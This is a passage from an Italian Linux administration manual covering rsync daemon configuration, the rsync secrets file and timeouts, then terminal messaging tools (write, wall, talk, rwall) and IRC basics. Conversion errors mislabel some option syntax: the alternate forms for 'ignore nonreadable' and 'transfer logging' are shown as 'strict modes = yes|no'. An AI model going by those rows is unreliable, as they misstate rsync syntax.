`path =` ***percorso_della_directory***	Questo parametro è obbligatorio per ogni modulo. La direttiva serve a definire la directory, nel file system dell'elaboratore presso cui è in funzione il servente Rsync, a cui il modulo fa riferimento. Normalmente, attraverso la direttiva '**`use chroot`**' si fa in modo che, quando si accede al modulo, Rsync esegua la funzione ***chroot()*** in modo che la directory corrispondente appaia come la radice del modulo stesso.

Opzione	Descrizione
`use chroot =` ***yes*** | ***no*** `use chroot =` ***true*** | ***false***	Questo parametro è molto importante e consente, se si attribuisce un valore affermativo, di accedere alla directory del modulo attraverso la funzione ***chroot()***. Tuttavia, questa funzionalità può essere attivata solo se Rsync viene avviato con i privilegi dell'utente '**`root`**'.

`read only = true | false`
 	
`read only = yes | no`
	Questa opzione permette di definire se il modulo debba essere accessibile solo in lettura oppure anche in scrittura. Se l'opzione non viene specificata, si intende che l'accesso debba essere consentito in sola lettura. Assegnando il valore booleano '**`false`**' (oppure '**`no`**') si ottiene di consentire anche la scrittura.

Opzione	Descrizione
`uid =` ***nome_utente*** | ***id_utente*** `gid =` ***nome_gruppo*** | ***id_gruppo***	Queste due opzioni permettono di definire l'utente e il gruppo per conto dei quali devono essere svolte le operazioni all'interno del modulo. In pratica, Rsync utilizza quella identità per leggere o scrivere all'interno del modulo; questo può essere un mezzo attraverso il quale controllare gli accessi all'interno della directory corrispondente.
`auth users =` ***utente_rsync*** [`,` ***utente_rsync***] …	Questa opzione permette di indicare un elenco di nomi di utenti di Rsync a cui è consentito di accedere al modulo. Senza questa opzione, si concede l'accesso a chiunque, mentre in tal modo si impone il riconoscimento in base a un file di utenti definito attraverso il parametro '**`secrets file`**'.

Opzione	Descrizione
`secrets file = ↩` `↪`***file_di_utenti_e_parole_d'ordine***	Questa opzione è obbligatoria se viene usato il parametro '**`auth users`**'. Serve a indicare il file all'interno del quale Rsync può trovare l'elenco degli utenti e delle parole d'ordine (in chiaro).

`strict modes = true|false`
 	
`strict modes = yes|no`
	Questa opzione permette di stabilire se il file indicato con la direttiva '**`secrets file`**' debba essere accessibile esclusivamente all'utente associato al processo elaborativo di Rsync (di solito corrisponde a '**`root`**'), oppure se può mancare questa accortezza. In generale, questa opzione è attiva, a indicare che il file deve essere protetto.

Opzione	Descrizione

`ignore nonreadable = true|false`
 	
`strict modes = yes|no`
	Questa opzione permette di accettare la presenza di file che non risultano leggibili al servente Rsync. In pratica, con questa opzione attiva, si fa in modo che i file non leggibili siano trattati come se non esistessero del tutto.

`transfer logging = true|false`
 	
`strict modes = yes|no`
	Questa opzione, che normalmente non risulta attiva, se viene abilitata consente di far annotare nel registro i file trasferiti.

Opzione	Descrizione
`timeout =` ***n_secondi***	Questa opzione consente di specificare una scadenza alle connessioni, indicando un numero che esprime una quantità di secondi. Normalmente non c'è alcuna scadenza, ma in questo modo un errore da parte di un programma cliente potrebbe lasciare aperta una connessione inesistente all'infinito. In generale, se non ci sono altri problemi, conviene lasciare un tempo ragionevolmente grande, di una o più ore.
`max connections =` ***n***	Questa opzione consente di limitare la quantità massima di connessioni simultanee complessive. In mancanza di questa direttiva, nessun limite viene posto.

Opzione	Descrizione
`lock file =` ***file***	Questa opzione consente di stabilire espressamente il file da usare per il controllo del numero massimo di connessioni. In mancanza di questa indicazione, si tratta di '`/var/run/rsyncd.lock`'.

Segue la descrizione di alcuni esempi.

- ```
  uid = nobody
  gid = nobody
  [xxx]
          path = /home/xxx
          comment = Esportazione della directory /home/xxx
  ```

  Questo esempio, simile ad altri descritti nella pagina di manuale *rsyncd.conf(5)*, rappresenta una configurazione minima allo scopo di definire il modulo '**`xxx`**' che consenta l'accesso in sola lettura alla directory '`/home/xxx/`' per qualunque utente. Si osservi in particolare l'uso dei parametri '**`uid`**' e '**`gid`**', all'inizio del file, in modo che Rsync utilizzi i privilegi dell'utente e del gruppo '**`nobody`**' per la lettura dei file.

- ```
  [xxx]
          path = /home/xxx
          comment = Esportazione della directory /home/xxx
          uid = nobody
          gid = nobody
  ```

Si tratta di una variante dell'esempio precedente, in cui i parametri '**uid**' e '**gid**' sono stati collocati all'interno del modulo. In questo caso, dal momento che non ci sono altri moduli, l'effetto è lo stesso.

- ```
  [pippo]
          comment = Applicativo PIPPO
          path = /opt/pippo
          read only = false
          uid = tizio
          gid = tizio
          auth users = caio, sempronio
          secrets file = /etc/rsyncd.secrets
  ```

L'esempio mostra la descrizione del modulo '**pippo**' all'interno di un file di configurazione che potrebbe contenerne anche altri. In pratica, gli utenti che Rsync identifica come '**caio**' e '**sempronio**', possono scrivere all'interno della directory '`/opt/pippo/`', generando eventualmente anche delle sottodirectory, utilizzando i privilegi dell'utente e del gruppo '**tizio**' (secondo quanto definito dal sistema operativo di quell'elaboratore). Il file delle parole d'ordine necessario a identificare gli utenti '**caio**' e '**sempronio**' è '`/etc/rsyncd.secrets`'.
  ```

```
pid file=/var/run/rsyncd.pid
use chroot = yes
read only = yes
list = yes
uid = rsync
gid = rsync
secrets file = /etc/rsyncd.secrets
strict modes = yes
ignore nonreadable = yes
transfer logging = yes
timeout = 10800

[a2dist]
    comment = a2 distribution
    max connections = 7
    path = /home/a2dist/distribution
    auth users = tizio, caio, sempronio
```

Questo è un esempio abbastanza completo. Nella parte iniziale, le direttive globali servono a: specificare il file da usare per annotare il numero del processo elaborativo (PID); richiedere che venga utilizzata la funzione ***chroot()*** all'inizio di ogni modulo; consentire un accesso in sola lettura; consentire la visualizzazione dell'elenco dei moduli disponibili; far funzionare il programma servente con i privilegi dell'utente e del gruppo '**rsync**' (ma all'avvio il programma deve avere i privilegi dell'utente '**root**' e con questi privilegi va poi a leggere il file contenenti le parole d'ordine); specificare quale sia il file contenente le parole d'ordine, verificando che questo non risulti accessibile ad altri utenti; ignorare i file che non risultano leggibili, come se non ci fossero; annotare il trasferimento di tutti i file nel registro; far scadere le connessioni che durano oltre tre ore.

Dopo le direttive globali appare un solo modulo, denominato '**a2dist**', nel quale si indica: una descrizione del modulo; il limite massimo di connessioni (sette); il percorso del modulo (la directory '`/home/a2dist/distribution/`'); gli utenti autorizzati ad accedere al modulo.

Bisogna osservare che l'opzione '**max connections**' definisce la quantità massima di connessioni simultanee, in senso complessivo, anche quando la si utilizza all'interno dei moduli. In questo senso, mancherebbe la possibilità di stabilire una quantità massima di accessi simultanei riferiti al modulo e non a tutto l'insieme. Tuttavia, per tenere traccia del numero di connessioni, si utilizza un file, definibile con l'opzione '**lock file**'; pertanto, per distinguere le connessioni massime, modulo per modulo, basta cambiare nome a questo file:

```
pid file=/var/run/rsyncd.pid
use chroot = yes
read only = yes
list = yes
uid = rsync
gid = rsync
secrets file = /etc/rsyncd.secrets
strict modes = yes
ignore nonreadable = yes
transfer logging = yes
timeout = 10800

[a2dist-tizio]
    comment = a2 distribution for tizio
    max connections = 1
    path = /home/a2dist/distribution
    auth users = tizio
```

```
    lock file = /var/run/rsyncd.lock.tizio

[a2dist-caio]
    comment = a2 distribution for caio
    max connections = 1
    path = /home/a2dist/distribution
    auth users = caio
    lock file = /var/run/rsyncd.lock.caio

[a2dist-sempronio]
    comment = a2 distribution for sempronio
    max connections = 1
    path = /home/a2dist/distribution
    auth users = sempronio
    lock file = /var/run/rsyncd.lock.sempronio
```

L'esempio mostra la suddivisione in tre moduli per l'accesso agli stessi dati, ma da parte di tre utenti differenti, ognuno dei quali ha la disponibilità di un solo accesso simultaneo.

Nasce la necessità di impedire che un utente possa accedere per più di una volta, simultaneamente, quando la sincronizzazione richiede tempi lunghi. Per esempio, se Tizio configura il proprio sistema Cron per eseguire la sincronizzazione una volta al giorno, ma ci vuole più di un giorno per aggiornare tutto, si rischia di riavviare una seconda sincronizzazione errata.

36.12.6.1 File degli utenti e delle parole d'ordine secondo Rsync

Quando si utilizza Rsync come servente e si richiede una forma di autenticazione agli utenti che accedono, è necessario predisporre un file di testo contenente dei record secondo la sintassi seguente:

```
nome_utente:parola_d'ordine_in_chiaro
```

Dal momento che normalmente il file viene letto da Rsync con i privilegi dell'utente '**root**', è sufficiente che questo file abbia il permesso di lettura per l'amministratore del sistema.

Rsync non stabilisce quale sia la collocazione e il nome di questo file; è il parametro '**secrets file**' del file di configurazione a definirlo volta per volta. In generale, nella documentazione originale si fa l'esempio del file '`/etc/rsyncd.secrets`'. L'esempio seguente mostra il caso degli utenti '**caio**' e '**sempronio**', a cui sono state abbinate rispettivamente le parole d'ordine '**tazza**' e '**ciao**'.

```
caio:tazza
sempronio:ciao
```

È bene ribadire che questo file non ha alcun nesso con il file '`/etc/passwd`' (né con '`/etc/shadow`'). Gli utenti di Rsync possono non essere stati registrati (nel modo consueto) nell'elaboratore presso cui accedono.

36.12.7 Tempi morti e scadenze

«

Rsync è un sistema molto sofisticato per la sincronizzazione dei dati, in grado di consentire anche l'esecuzione del lavoro a più riprese, persino su file singoli (opzione '**--partial**'), con il minimo traffico di rete possibile.

Questa parsimonia nella gestione delle risorse di rete ha però un effetto indesiderato, in quanto si possono creare dei tempi morti, anche lunghi, in cui la connessione TCP rimane aperta senza il passaggio di alcun pacchetto. Tale situazione si può verificare in modo particolare quando si trasmettono file di grandi dimensioni attraverso dei tentativi successivi, perché ogni volta i due elaboratori coinvolti devono ricalcolare i codici di controllo di questi, per stabilire se la porzione presente nella destinazione possa essere utilizzata o meno: durante questo calcolo il traffico della connessione rallenta fino a sospendersi.

Anche se la sospensione della comunicazione non dovrebbe portare conseguenze per la connessione, bisogna ricordare questo fatto quando si utilizza la direttiva '**timeout**' (o l'opzione '**--timeout**'), in modo da lasciare un tempo sufficiente allo svolgimento delle operazioni necessarie. Inoltre, anche senza imporre alcun limite, ci potrebbero essere dei componenti tra i due elaboratori che non sono al corrente dell'esigenza di avere delle pause molto lunghe nelle connessioni. Potrebbe trattarsi di un router-NAT che deve seguire tutte le comunicazioni per le quali si richiede la trasformazione degli indirizzi e delle porte, introducendo anche per questo un problema di «scadenza» delle connessioni, cosa che così si può manifestare con delle interruzioni inspiegabili della sincronizzazione dei dati attraverso

Rsync.

Quando l'uso appropriato della direttiva '**timeout**' o dell'opzione '**--timeout**' non porta a risolvere il problema, può essere necessario evitare l'uso dell'opzione '**--partial**'.

36.12.8 Problemi di ricezione

Durante l'allineamento di una copia di dati, con Rsync, attraverso la rete, può succedere, in circostanze particolari, che l'elaboratore ricevente si blocchi.[29] Si osservi la figura successiva:

```
# rsync -a 172.17.1.254:/ /mnt/sda2
```



Nella figura si vede che l'elaboratore «A», sta allineando una propria copia di «B», a partire dalla directory '`/mnt/sda2/`'. Supponendo che l'elaboratore «B» sia in grado di generare un traffico molto fitto, può succedere che «A» si blocchi. In questi casi, l'unico rimedio consiste nell'uso dell'opzione '**--bwlimit**', cercando di trovare il livello di traffico massimo che non produce inconvenienti.

36.13 Riferimenti

- Christopher Smith, *NFS-HOWTO*, *http://nfs.sourceforge.net/nfs-howto/index.html*
- Thorsten Kukuk, *The Linux NIS(YP)/NYS/NIS+ HOWTO*, *http://tldp.org/HOWTO/NIS-HOWTO/*

- J. Reynolds, J. Postel, *RFC 1700, Assigned numbers, BOOTP and DHCP parameters*, 1994, http://www.ietf.org/rfc/rfc1700.txt
- *NTP home*, http://www.ntp.org
- *pool.ntp.org: public ntp time server for everyone*, http://www.pool.ntp.org
- David L. Mills, *Public NTP Time Servers*, http://www.eecis.udel.edu/~mills/ntp/servers.html
- *NET-SNMP*, http://www.net-snmp.org
- Andrea Manzini, *SNMP: tutta la rete in punta di Management Protocol*, *Linux&C.*, maggio 2006, 52, pag. 15, http://www.oltrelinux.com/
- Andrea Manzini, *Estensione di SNMPd e uso di MRTG*, *Linux&C.*, giugno 2006, 53, pag. 35, http://www.oltrelinux.com/
- Tobi Oetiker, *The Multi Router Traffic Grapher*, http://oss.oetiker.ch/mrtg/

[1] **Inetd** UCB BSD

[2] **TCP wrapper** software libero con licenza speciale

[3] **Portmapper** UCB BSD + SUN RPC

[4] **RPCinfo** UCB BSD + SUN RPC

[5] **Linux NFS** GNU GPL

[6] **YP Server** GNU GPL

[7] **YP Bind-mt** GNU GPL

[8] **YP Tools** GNU GPL

[9] Se non serve, o non funziona, si ottiene al massimo una segnalazione di errore nel momento in cui si utilizza il file-make, senza altri effetti collaterali.

[10] Di solito, il protocollo DHCP si utilizza per IPv4, dal momento che IPv6 risolve già i problemi di assegnazione automatica degli indirizzi.

[11] Il problema dell'instradamento esplicito verso la rete 255.255.255.255 si pone solo per kernel Linux molto vecchi e in generale si deve evitare di intervenire così.

[12] **DHCP ISC** software libero con licenza speciale

[13] **netkit-rwho** UCB BSD

[14] **netkit-rusers** software libero con licenza speciale

[15] **Finger** UCB BSD

[16] Non basta preoccuparsi di non attivare un servizio pericoloso: occorre verificare che non sia già presente in modo predefinito!

[17] **netkit-rsh** UCB BSD

[18] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente, ci deve essere uno spazio.

[19] Per quanto riguarda le limitazioni all'accesso dell'utente '**`root`**', si tenga presente che potrebbe essere stato impedito l'accesso da un elaboratore remoto a causa della configurazione del file '`/etc/securetty`'.

[20] **Telnet** UCB BSD

[21] Un cliente TELNET è in grado di utilizzare soltanto il protocollo TCP. I servizi che si basano sul TCP utilizzano un proprio protocollo

di livello superiore ed è questo ciò a cui si fa riferimento.

[22] **netkit-tftp** UCB BSD

[23] **NTP** software libero con licenza speciale

[24] **NET SNMP** BSD

[25] **NET SNMP** BSD

[26] **NET SNMP** BSD

[27] **MRTG** GNU GPL

[28] **Rsync** GNU GPL

[29] Il problema si è manifestato su un elaboratore avviato con il file system principale innestato attraverso la rete (protocollo NFS), mentre con un file system locale ciò non accadrebbe. Pertanto, non si tratta di una questione legata specificatamente a Rsync, ma che comunque si può presentare con il suo utilizzo; per cui, in mancanza d'altro, si può rimediare abbassando la «velocità» con cui Rsync esegue la copia dei dati.

Capitolo 37

Messaggistica istantanea (instant messaging)

37.1 Messaggi sul terminale Unix 4026
37.1.1 Accesso al proprio terminale 4026
37.1.2 Comunicazione diretta attraverso la rete 4030
37.1.3 Invio di un messaggio circolare 4034
37.2 IRC 4034
37.2.1 Canali, utenti e operatori 4036
37.2.2 Divisione e ricongiunzione di reti IRC 4038
37.2.3 Comportamenti spiacevoli 4039
37.2.4 Dal lato del servente 4040
37.2.5 Dal lato del cliente 4046
37.2.6 Utilizzo di massima di un cliente IRC 4052
37.3 ICQ: «I-seek-you» 4056
37.3.1 Licq 4056
37.3.2 Pidgin 4060
37.4 Abbreviazioni di Internet 4063
37.5 Riferimenti 4064

in.talkd 4030 irc 4046 ircd 4045 ircd.conf 4040 4041 ircd.motd 4041 licq 4056 mesg 4026 pidgin 4060 rpc.rwalld 4034 rwall 4034 rwalld 4034 talk 4030 talkd 4030 tkirc 4046 wall 4026 write 4026 ytalk 4030

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

La messaggistica istantanea è diventato un concetto importante, tanto da assumere un acronimo diffuso: «IM», ovvero *Instant messaging*. Nei primi anni 2000 è proliferata l'offerta di servizi di messaggeria istantanea, soprattutto per assicurare l'accesso di un pubblico importante ai «portali» di comunicazione. Attualmente questi servizi si attuano generalmente attraverso applicazioni gestibili con un comune navigatore ipertestuale e l'uso di protocolli e programmi specifici è sempre meno diffuso.

In questo capitolo si considerano i tipi tradizionali di messaggeria istantanea e ICQ (*I seek you*), ma ciò soltanto a titolo esemplificativo del problema, perché tutti sono destinati a un progressivo abbandono.

37.1 Messaggi sul terminale Unix

«

Il modo normale di inviare un messaggio a una persona è quello di utilizzare la posta elettronica. In alternativa, sui sistemi Unix, quando si desidera aprire una comunicazione istantanea può essere conveniente l'uso di programmi come '**talk**', ammesso che il sistema di destinazione sia predisposto per questo.

Il tipo di comunicazione che utilizza programmi come '**talk**' e simili, parte dal presupposto che si possa «scrivere» sul file di dispositivo corrispondente al terminale utilizzato dall'utente destinatario.

37.1.1 Accesso al proprio terminale

«

Quando si accede normalmente attraverso un terminale a caratteri, il dispositivo corrispondente dovrebbe appartenere all'utente che lo sta utilizzando e anche al gruppo '**tty**'. Ciò dovrebbe avvenire automaticamente per opera del programma '**login**'. Nel caso dell'utente

‘**tizio**’ che sta utilizzando la seconda console virtuale di un sistema GNU/Linux, si dovrebbero osservare le caratteristiche seguenti.

```
$ ls -l /dev/tty2 [Invio]

crw--w----   1 tizio  tty      4,   2 dic 31 10:38 /dev/tty2
```

L’utente che utilizza il terminale dovrebbe avere i permessi di lettura e scrittura, inoltre, dovrebbe essere concesso al gruppo il permesso di scrittura. Con questa convenzione, un programma che sia stato avviato con i privilegi del gruppo ‘**tty**’ avrebbe la possibilità di scrivere su questo file di dispositivo.

Scrivere sul file di dispositivo di un terminale significa andare a pasticciare lo schermo su cui sta lavorando presumibilmente un utente. Esistendo questa possibilità, cioè che processi estranei possano aggiungere informazioni allo schermo del terminale che si sta utilizzando, la maggior parte degli applicativi prevede un comando che riscrive il contenuto dello schermo (di solito si ottiene con la combinazione di tasti [*Ctrl l*]). Tuttavia, gli utenti potrebbero desiderare di limitare questa possibilità, eliminando il permesso di scrittura per il gruppo ‘**tty**’ per il terminale che si sta utilizzando.

Per controllare il permesso di scrittura per il gruppo ‘**tty**’ del dispositivo corrispondente al proprio terminale attivo, si può usare anche un programma molto semplice: ‘**mesg**’. [1]

```
mesg [y|n]
```

Il fatto di togliere il permesso di scrittura per il gruppo '**tty**' al dispositivo del terminale, non è una garanzia che nessuno possa scriverci. Un processo con i privilegi dell'utente '**root**' potrebbe farlo ugualmente. Tuttavia, si tratta di una convenzione che generalmente viene rispettata.

Opzione	Descrizione
`y`	Permette agli altri utenti di scrivere sul proprio terminale (aggiunge il permesso di scrittura al gruppo '**tty**').
`n`	Impedisce agli altri utenti di scrivere sul proprio terminale (toglie il permesso di scrittura al gruppo '**tty**').
	Se l'opzione non viene specificata, si ottiene la visualizzazione dello stato attuale.

Per scrivere sullo schermo di un altro utente collegato allo stesso elaboratore locale, si usano comunemente i programmi '**write**' [2] e '**wall**': [3]

```
write utente [terminale] [< file_messaggio]
```

Il programma '**write**' rappresenta il sistema primordiale per inviare un messaggio a un altro utente che utilizza un terminale dello stesso sistema locale. Il messaggio viene atteso dallo standard input e viene scritto nel dispositivo dell'utente destinatario quando questo viene concluso con un codice di EOF (che di solito si ottiene con la combinazione [*Ctrl d*]).

Dal momento che il programma '**write**' non è destinato all'invio di messaggi attraverso la rete, il nome dell'utente va indicato in modo

semplice, senza specificare il nodo. Il dispositivo del terminale può essere specificato e in tal caso si può indicare il percorso assoluto (‘`/dev/tty*`’) oppure solo il nome finale. Se il terminale non viene precisato, ‘**`write`**’ cerca di determinarlo da solo.

```
wall messaggio
```

```
wall [< file_messaggio]
```

Il programma ‘**`wall`**’ è una variante di ‘**`write`**’, dove il messaggio viene inviato a tutti i terminali attivi. Il messaggio può essere fornito anche attraverso la riga di comando.

Per poter scrivere sul dispositivo dell’utente destinatario, secondo le convenzioni, ‘**`write`**’ e ‘**`wall`**’, devono avere i privilegi del gruppo ‘**`tty`**’, per cui viene installato comunemente con il bit SGID attivato, appartenendo al gruppo ‘**`tty`**’.

```
# chown root:tty /usr/bin/write [Invio]

# chmod g+s /usr/bin/write [Invio]

# chown root:tty /usr/bin/wall [Invio]

# chmod g+s /usr/bin/wall [Invio]
```

Dal momento che quando si invia un messaggio, si presume che il proprio corrispondente voglia rispondere, '**write**' e '**wall**' non inviano il messaggio se il proprio terminale non ammette la risposta, cioè se i permessi del proprio file di dispositivo non lo consentono.

37.1.2 Comunicazione diretta attraverso la rete

«

Per entrare in comunicazione diretta con un utente che sta utilizzando un terminale o una console di un certo nodo raggiungibile attraverso la rete, si può utilizzare il servizio '**talk**' gestito attraverso il demone '**talkd**'[4]

In tal caso, è il demone '**talkd**' (o meglio, '**in.talkd**') del nodo destinatario, a occuparsi di scrivere sul dispositivo del terminale. Generalmente, questo programma viene avviato dal supervisore dei servizi di rete con i privilegi dell'utente '**root**', cosa che gli permetterebbe di scavalcare qualunque limitazione di accesso ai dispositivi di terminale. Tuttavia, è il demone stesso che cerca di rispettare le convenzioni, evitando di scrivere se manca il permesso di scrittura per il gruppo '**tty**'.

```
in.talkd
```

Il demone '**in.talkd**' è gestito dal supervisore dei servizi di rete e controllato attraverso il filtro del TCP wrapper. Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
talk   dgram   udp   wait   root   /usr/sbin/tcpd   in.talkd
…
```

Dal lato cliente, il programma '**talk**' permette di entrare in comunicazione con una persona che sta utilizzando un nodo all'interno della rete:

```
talk utente [@nodo] [terminale]
```

Il nome dell'utente può essere espresso identificando anche il nodo all'interno del quale è, o dovrebbe essere connesso: ***utente*@*nodo***. Se l'utente con cui si vuole comunicare è connesso su più terminali all'interno dello stesso nodo, è possibile specificare il nome del terminale nella forma '**tty*xx***'. Quando si è chiamati attraverso '**talk**', sullo schermo del terminale appare un messaggio simile a quello seguente:

```
Message from Talk_Daemon@localhost at 11:31 ...
talk: connection requested by tizio@dinkel.brot.dg.
talk: respond with:  talk tizio@dinkel.brot.dg
```

In questo caso si tratta dell'utente '**tizio**' che cerca di contattarci; nel messaggio viene suggerito anche il modo corretto di rispondere. Evidentemente, l'utente che vuole rispondere deve sospendere la propria attività, per avviare a sua volta una copia del programma '**talk**'.

Quando la comunicazione si instaura, viene utilizzato uno schermo suddiviso in due finestre per distinguere i messaggi: nella parte superiore si vedono quelli inviati, mentre nella parte inferiore appaiono quelli ricevuti.

Figura 37.5. Comunicazione attraverso '**talk**'.

```
[Connection established]
Io sto bene, grazie




|------------------------------------------------------|

Ciao caio, come stai?




                                                      .
```

Durante la comunicazione, lo schermo può essere riscritto utilizzando la combinazione [*Ctrl l*]. La comunicazione può essere terminata da uno qualunque dei due interlocutori utilizzando il carattere di interruzione che di norma è [*Ctrl c*]. Segue la descrizione di alcuni esempi.

- `$` **`talk tizio`**[*Invio*]

  Cerca di contattare l'utente '**`tizio`**' nello stesso sistema locale.

- `$` **`talk tizio@dinkel.brot.dg`**[*Invio*]

  Cerca di contattare l'utente '**`tizio`**' presso *dinkel.brot.dg*.

- `$` **`talk tizio@dinkel.brot.dg tty2`**[*Invio*]

  Cerca di contattare l'utente '**`tizio`**' presso *dinkel.brot.dg*, al terminale '**`tty2`**' (si tratta probabilmente della seconda console virtuale).

Oltre al programma '**talk**' tradizionale, è disponibile comunemente anche '**ytalk**'[5] che consente la comunicazione tra più di due soli utenti:

```
ytalk [-x] utente...
```

Il suo funzionamento è simile a '**talk**' e può anche comunicare con utenti che usano lo stesso '**talk**'. L'utente può essere specificato in diversi modi:

nome	un utente connesso presso lo stesso elaboratore locale;
nome*@*nodo	un utente connesso presso un altro elaboratore;
nome*#*terminale	un utente connesso presso lo stesso elaboratore locale attraverso un terminale determinato;
nome*#*terminale*@*nodo	un utente connesso presso un altro elaboratore, su un terminale determinato.

Durante la comunicazione, è possibile richiamare un menù di funzioni premendo il tasto [*Esc*].

Il programma '**ytalk**' è più complesso rispetto al solito '**talk**', tanto che è previsto l'uso di file di configurazione: '`/etc/ytalkrc`' per le impostazioni generali e '`~/.ytalkrc`' per la personalizzazione da parte di ogni utente. Eventualmente si possono approfondire le altre caratteristiche consultando la sua pagina di manuale: *ytalk(1)*.

37.1.3 Invio di un messaggio circolare

«

Se quello che si desidera è l'invio di un messaggio circolare senza la necessità di avere un colloquio con gli utenti destinatari, si può usare Rwall.[6] Il sistema si basa sulle RPC, di conseguenza, è necessario che i nodi destinatari di questo messaggio abbiano in funzione il Portmapper, oltre al demone particolare che si occupa di questo.

Rwall si compone in particolare di un demone, '**rpc.rwalld**', oppure solo '**rwalld**', il quale si avvia normalmente senza argomenti, di solito attraverso la procedura di inizializzazione del sistema, in modo indipendente dal supervisore dei servizi di rete.

Il programma cliente che serve per sfruttare il servizio è '**rwall**', il quale si utilizza con la sintassi seguente:

```
rwall nodo_remoto [file]
```

Il programma '**rwall**' consente di inviare un messaggio, eventualmente già preparato in un file, a tutti gli utenti di un nodo remoto determinato. Se non viene fornito il nome di un file contenente il messaggio da inviare, questo messaggio può essere inserito attraverso la tastiera del terminale da cui si avvia il programma. Per terminare l'inserimento si utilizza il codice di EOF che di solito si ottiene premendo la combinazione [*Ctrl d*].

37.2 IRC

«


IRC è un sistema di comunicazione in tempo reale per discussioni pubbliche, o private, in forma scritta. Di per sé, IRC è l'evoluzione della comunicazione attraverso '**talk**' (sezione 37.1).

Lo scopo di IRC, ovvero la realizzazione di un sistema di discussione pubblica a livello globale, richiede un'infrastruttura composta dai serventi IRC articolati in modo da formare una «rete» IRC.

Ragionando in piccolo, si può pensare alla realizzazione di un servente IRC singolo, presso il quale si devono connettere tutte le persone che vogliono instaurare una forma di discussione qualunque. La distanza non è necessariamente un problema per chi si connette; tuttavia, diventa un problema la quantità di connessioni che verrebbero a essere aperte in modo simultaneo. Nella realtà, queste connessioni possono essere molto numerose (diverse migliaia), soprattutto a causa della filosofia di IRC per la quale l'organizzazione dei canali di discussione è libera, rendendo indispensabile la presenza di un'infrastruttura che sia in grado di recepire tale massa di utenze.

Si parla di reti IRC, a indicare i gruppi di elaboratori che gestiscono assieme gli stessi canali di comunicazione. Tali reti sono composte secondo una struttura ad albero, dove esiste un solo percorso possibile tra due nodi. Naturalmente, queste reti IRC si inseriscono praticamente sulla rete Internet, sfruttando il protocollo TCP per il transito delle informazioni.

Figura 37.7. Rete di serventi IRC.



L'organizzazione della rete IRC è importante per fare in modo che transitino al suo interno solo le informazioni che sono indispensabili, dal momento che il volume di messaggi gestiti è enorme.

A livello di rete IRC si può individuare una persona con un ruolo speciale: l'operatore IRC. L'operatore IRC è l'amministratore di uno o più serventi IRC, nel senso che può impartire a questi dei comandi speciali, relativi al loro funzionamento.

37.2.1 Canali, utenti e operatori

«

In una rete IRC, le comunicazioni avvengono all'interno di ***canali*** creati dinamicamente; gli utenti della rete IRC sono individuati in base a un nominativo, definito *nick*. Non esiste una regola nell'uso dei nominativi di identificazione degli utenti e nell'organizzazione dei canali di comunicazione: l'utente che si presenta nella rete IRC chiede di usare un nominativo e lo ottiene se questo non è già utilizzato; l'utente che chiede di accedere a un canale di comuni-

cazione che non esiste, lo crea automaticamente e ne diventa il suo ***operatore***.

Naturalmente, un utente che cerca di accedere a una rete IRC lo fa connettendosi a un servente IRC di quella rete; ma questo servente può definire una sua politica di accessi, per cui l'utente in questione potrebbe anche non essere ammesso ad accedere.

È importante comprendere la filosofia di IRC per ciò che riguarda i canali: questi vengono creati automaticamente nel momento in cui vengono richiesti per la prima volta; quindi scompaiono nel momento in cui non ci sono più utenti collegati al loro interno. È importante anche chiarire il senso dell'operatore: si tratta dell'utente che crea inizialmente il canale, ovvero dell'utente che riceve questo privilegio da un altro operatore. L'operatore, noto anche con l'abbreviazione di «oper», oppure solo «op», ha la possibilità di stabilire la modalità di funzionamento del canale e può anche allontanare altri utenti dal canale stesso. Segue l'elenco delle modalità più importanti di un canale che sono controllate dall'operatore:

- si può accedere al canale a richiesta, oppure solo a seguito di un invito;
- si può specificare una parola d'ordine per l'accesso al canale;
- si può specificare il numero massimo di accessi, oltre l'operatore;
- si può rendere il canale moderato, per cui in pratica scrive solo l'operatore e gli utenti da lui autorizzati;
- si può bloccare la scrittura nel canale;

- si possono concedere i privilegi di operatore anche a un altro utente;
- si può rendere il canale privato, nel senso che non ne viene pubblicizzata la presenza;
- si può rendere il canale segreto, nel senso che non lo si vuole fare apparire nell'elenco dei canali presenti.[7]

Oltre al controllo sul funzionamento del canale, l'operatore può intervenire in modo privilegiato:

- può specificare il fatto che si tratti di un canale a tema;
- può consentire a un utente di scrivere in un canale moderato;
- può allontanare un utente o gruppi di utenti;
- può concedere un'eccezione nel caso di un canale che richieda l'invito.

Ogni utente, tra le altre cose, ha la possibilità di configurare il proprio accesso al canale in modo da rendersi parzialmente invisibile.

37.2.2 Divisione e ricongiunzione di reti IRC

«

Una rete IRC può essere spezzata nel momento in cui un nodo che non è terminale cessa di funzionare per qualche ragione, oppure quando viene dato espressamente questo ordine da un operatore IRC. In questa situazione si formano due reti, in cui continuano a funzionare i canali per quanto possibile. Naturalmente, gli utenti che accedono a una di queste due reti risultano isolati rispetto all'altra rete.

